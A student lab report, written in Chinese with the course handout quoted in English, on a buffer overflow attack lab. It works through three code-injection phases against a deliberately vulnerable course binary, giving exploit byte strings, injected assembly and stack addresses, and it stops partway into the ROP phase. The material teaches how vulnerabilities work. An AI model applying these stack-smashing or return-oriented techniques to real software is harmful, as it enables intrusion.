

**实验报告**



**题目： 缓冲区溢出攻击实验**

**班 级： 2020211305**

**学 号： 2020211346**

**姓 名： 倪玮昊**

**学 院： 计算机学院**

**2021年 12 月 4 日**

一、实验目的

1. C语言程序的机器级表示。

2. 掌握GDB调试器的用法。

3. C编译器生成的x86-64机器代码，理解不同控制结构生成的基本指令模式，过程的实现。

4. 掌握两种缓冲区攻击方法，进一步理解软件漏洞的危害。

1. 实验环境
2. shell7
3. Objdump命令反汇编
4. GDB调试工具
5. 积分榜（http://10.120.11.13:19320/scoreboard）

三、实验内容

登录bupt1服务器，在home目录下可以找到一个targetn.tar文件，解压后得到如下文件：

README.txt；

ctarget；

rtarget；


cookie.txt；

farm.c；

hex2raw。


ctarget和rtarget运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。通过代码注入的方法实现对ctarget程序的攻击，共有3关，输入一个特定字符串，可成功调用touch1，或touch2，或touch3就通关，并向计分服务器提交得分信息；通过ROP方法实现对rtarget程序的攻击，共有2关，在指定区域找到所需要的小工具，进行拼接完成指定功能，再输入一个特定字符串，实现成功调用touch2或touch3就通关，并向计分服务器提交得分信息；否则失败，但不扣分。因此，本实验需要通过反汇编和逆向工程对ctraget和rtarget执行文件进行分析，找到保存返回地址在堆栈中的位置以及所需要的小工具机器码。实验的具体内容见实验说明，尤其需要认真阅读各阶段的Some Advice提示。

本实验包含了5个阶段（或关卡），难度逐级递增。各阶段分数如下所示：




四、实验步骤及实验分析

**准备工作**：打开shell7连接至服务器并登录自己的账户后，通过“ls”命令查看当前目录下的文件，可以看到已被分配到的归档文件“target171.tar”，将其使用“tar -xvf target171.tar”命令提取至文件夹中得到README.txt、ctarget、rtarget、cookie.txt、farm.c 和 hex2raw 文件。



用cd指令切换工作目录，用gdb工具开始对文件进行调试：



任务1：

For Phase 1, you will not inject new code. Instead, your exploit string will redirect the program to execute an existing procedure.

Function getbuf is called within CTARGET by a function test having the following C code:

1 void test()

2 {

3 int val;

4 val = getbuf();

5 printf("No exploit. Getbuf returned 0x%x\n", val);

6 }

When getbuf executes its return statement (line 5 of getbuf), the program ordinarily resumes execution within function test (at line 5 of this function). We want to change this behavior. Within the file ctarget, there is code for a function touch1 having the following C representation:

1 void touch1()

2 {

3 vlevel = 1; /\* Part of validation protocol \*/

4 printf("Touch1!: You called touch1()\n");

5 validate(1);


6 exit(0);

7 }

Your task is to get CTARGET to execute the code for touch1 when getbuf executes its return statement, rather than returning to test. Note that your exploit string may also corrupt parts of the stack not directly related to this stage, but this will not cause a problem, since touch1 causes the program to exit directly.

任务的目的是在getbuf输入完成后跳转到touch1

查看getbuf和touch1的汇编代码：



可知getbuf中栈的容量是0x18，即24个字节，若输入超过24个字节，则多出来的字节将作为地址返回。

所以拿任意24个字节填充 后面加上touch1的地址40192b

所以填充的文件内容是

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

2b 19 40

使用vi编辑器创建文件“event1.txt”，将该段字符串保存后，使用“./hex2raw <event1.txt> 1.txt”命令将该字节文本文件转为字符文本文件“1.txt”保存。

接下来使用命令“./ctarget –i 1.txt”将准备好的字符串读入程序中，运行结果如下图所示：



任务2：

Phase 2 involves injecting a small amount of code as part of your exploit string.

Within the file ctarget there is code for a function touch2 having the following C representation:

1 void touch2(unsigned val)

2 {

3 vlevel = 2; /\* Part of validation protocol \*/

4 if (val == cookie) {

5 printf("Touch2!: You called touch2(0x%.8x)\n", val);

6 validate(2);

7 } else {

8 printf("Misfire: You called touch2(0x%.8x)\n", val);

9 fail(2);


10 }

11 exit(0);

12 }

Your task is to get CTARGET to execute the code for touch2 rather than returning to test. In this case, however, you must make it appear to touch2 as if you have passed your cookie as its argument.


任务的目的是将cookie值拷贝至寄存器 %rdi 中，将函数touch2的地址压入栈中，使得程序顺利进入函数touch2中,同时touch的参数为cookie。



由touch2的汇编代码可以知道，只有touch2的参数为cookie时，才算正确攻击。

为了让程序执行输入的指令代码，要将getbuf的返回地址改写为栈顶rsp的地址。

在getbuf的+12行gets后处设置断点，查看%rsp的值：




又因为任务的目的是将cookie值拷贝至寄存器 %rdi 中，将函数touch2的地址压入栈中，使得程序顺利进入函数touch2中。所以有编译代码：

mov $0x43e6fb4c,%rdi

pushq $0x40195f

retq

用gcc和反汇编工具将编译语言转化为机器代码：




已知机器代码和rsp的值,输入字符串=操作数+缓冲区+返回地址：

48 c7 c7 4c fb e6 43 68 5f 19 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 48 05 61 55

使用vi编辑器创建文件“2.txt”，将该段字符串保存后，使用“./hex2raw <2.txt> 2t.txt”命令将该字节文本文件转为字符文本文件“2t.txt”保存。

接下来使用命令“./ctarget –i 2t.txt”将准备好的字符串读入程序中，运行结果如下图所示：

F[F{E1V0X17T5VMSX_FHQ8N

（此处我通过但忘记截图了，后来尝试发现每一个关卡只能通过一次，就在网上找了张成功运行的截图，只有此处图片非本人截图，其他都为本人截图。）

**任务3：**

Phase 3 also involves a code injection attack, but passing a string as argument.

Within the file ctarget there is code for functions hexmatch and touch3 having the following C representations:

1 /\* Compare string to hex represention of unsigned value \*/

2 int hexmatch(unsigned val, char \*sval)

3 {

4 char cbuf[110];

5 /\* Make position of check string unpredictable \*/

6 char \*s = cbuf + random() % 100;

7 sprintf(s, "%.8x", val);

8 return strncmp(sval, s, 9) == 0;

9 }

10

11 void touch3(char \*sval)

12 {

13 vlevel = 3; /\* Part of validation protocol \*/

14 if (hexmatch(cookie, sval)) {

15 printf("Touch3!: You called touch3(\"%s\")\n", sval);

16 validate(3);

17 } else {

18 printf("Misfire: You called touch3(\"%s\")\n", sval);

19 fail(3);

20 }


21 exit(0);


22 }

Your task is to get CTARGET to execute the code for touch3 rather than returning to test. You must make it appear to touch3 as if you have passed a string representation of your cookie as its argument.

第三关touch的参数是cookie的字符串的地址,通过寄存器%rdi来储存cookie的字符串的地址。又因为cookie为43e6fb4c，所以其ascii码字符串为34 33 65 36 66 62 34 63,末尾要加上00表示\n。又因为在hexmatch函数中地址申请，如果字符串储存在栈内会被覆盖，所以必须储存在栈外。

查看touch3编译代码，在hexmatch后面设置断点查看栈顶的值：





得栈顶的值为0x55610560，所以从栈顶+8开始就是栈外，即将字符串储存在0x55610568的位置。


又如上图所示，touch3的开始地址是0x401a78，故将字符串地址作为touch3的参数的编译代码是：

mov $0x55610568,%rdi

pushq $0x401a78

retq

翻译为机器码为：



故要完成题目要求，要注入的数据为：

48 c7 c7 68 05 61 55 68 78 1a

40 00 c3 00 00 00 00 00 00 00


00 00 00 00 48 05 61 55 00 00

00 00 34 33 65 36 66 62 34 63

00

使用vi编辑器创建文件“3.txt”，将该段字符串保存后，使用“./hex2raw <3.txt> 3t.txt”命令将该字节文本文件转为字符文本文件“3t.txt”保存。

接下来使用命令“./ctarget –i 3t.txt”将准备好的字符串读入程序中，运行结果如下图所示：




**ROP:**

Performing code-injection attacks on program RTARGET is much more difficult than it is for CTARGET, because it uses two techniques to thwart such attacks:

* It uses randomization so that the stack positions differ from one run to another. This makes it impossible to determine where your injected code will be located.
* It marks the section of memory holding the stack as nonexecutable, so even if you could set the program counter to the start of your injected code, the program would fail with a segmentation fault.

Fortunately, clever people have devised strategies for getting useful things done in a program by executing existing code, rather than injecting new code. The most general form of this is referred to as return-oriented programming (ROP) [1, 2]. The strategy with ROP is to identify byte sequences within an existing program that consist of one or more instructions followed by the instruction ret. Such a segment is referred to as a gadget. Figure 2 illustrates how the stack can be set up to execute a sequence of n gadgets. In this figure, the stack contains a sequence of gadget addresses. Each gadget consists of a series of instruction bytes, with the final one being 0xc3, encoding the ret instruction. When the program executes a ret instruction starting with this configuration, it will initiate a chain of gadget executions, with the ret instruction at the end of each gadget causing the program to jump to the beginning of the next.



A gadget can make use of code corresponding to assembly-language statements generated by the compiler, especially ones at the ends of functions. In practice, there may be some useful gadgets of this form, but not enough to implement many important operations. For example, it is highly unlikely that a compiled function would have popq %rdi as its last instruction before ret. Fortunately, with a byte-oriented instruction set, such as x86-64, a gadget can often be found by extracting patterns from other parts of the instruction byte sequence.

For example, one version of rtarget contains code generated for the following C function:

void setval\_210(unsigned \*p)

{

\*p = 3347663060U;

}

The chances of this function being useful for attacking a system seem pretty slim. But, the disassembled machine code for this function shows an interesting byte sequence:

0000000000400f15 <setval\_210>:

400f15: c7 07 d4 48 89 c7 movl $0xc78948d4,(%rdi)

400f1b: c3 retq


The byte sequence 48 89 c7 encodes the instruction movq %rax, %rdi. (See Figure 3A for the encodings of useful movq instructions.) This sequence is followed by byte value c3, which encodes the ret instruction. The function starts at address 0x400f15, and the sequence starts on the fourth byte of the function. Thus, this code contains a gadget, having a starting address of 0x400f18, that will copy the 64-bit value in register %rax to register %rdi.

Your code for RTARGET contains a number of functions similar to the setval\_210 function shown above in a region we refer to as the gadget farm. Your job will be to identify useful gadgets in the gadget farm and use these to perform attacks similar to those you did in Phases 2 and 3.

**Important:** The gadget farm is demarcated by functions start\_farm and end\_farm in your copy of rtarget. Do not attempt to construct gadgets from other portions of the program code.

后续任务需要用ROP实现攻击，因为该题中栈是随机的，不能通过对栈的具体位置进行攻击,只能通过gadget进行攻击，gadget就是程序本身的编译代码，如popq %rax 对应指令机器码是58，如果程序本身存在机器码为58的指令且后面无干扰指令，就可以利用程序本身来进行攻击，此时程序中含指令58的函数段就是一个gadget。

命令对应机器码如下：



**任务4：**

For Phase 4, you will repeat the attack of Phase 2, but do so on program RTARGET using gadgets from your gadget farm. You can construct your solution using gadgets consisting of the following instruction types, and using only the first eight x86-64 registers (%rax–%rdi).

movq : The codes for these are shown in Figure 3A.

popq : The codes for these are shown in Figure 3B.


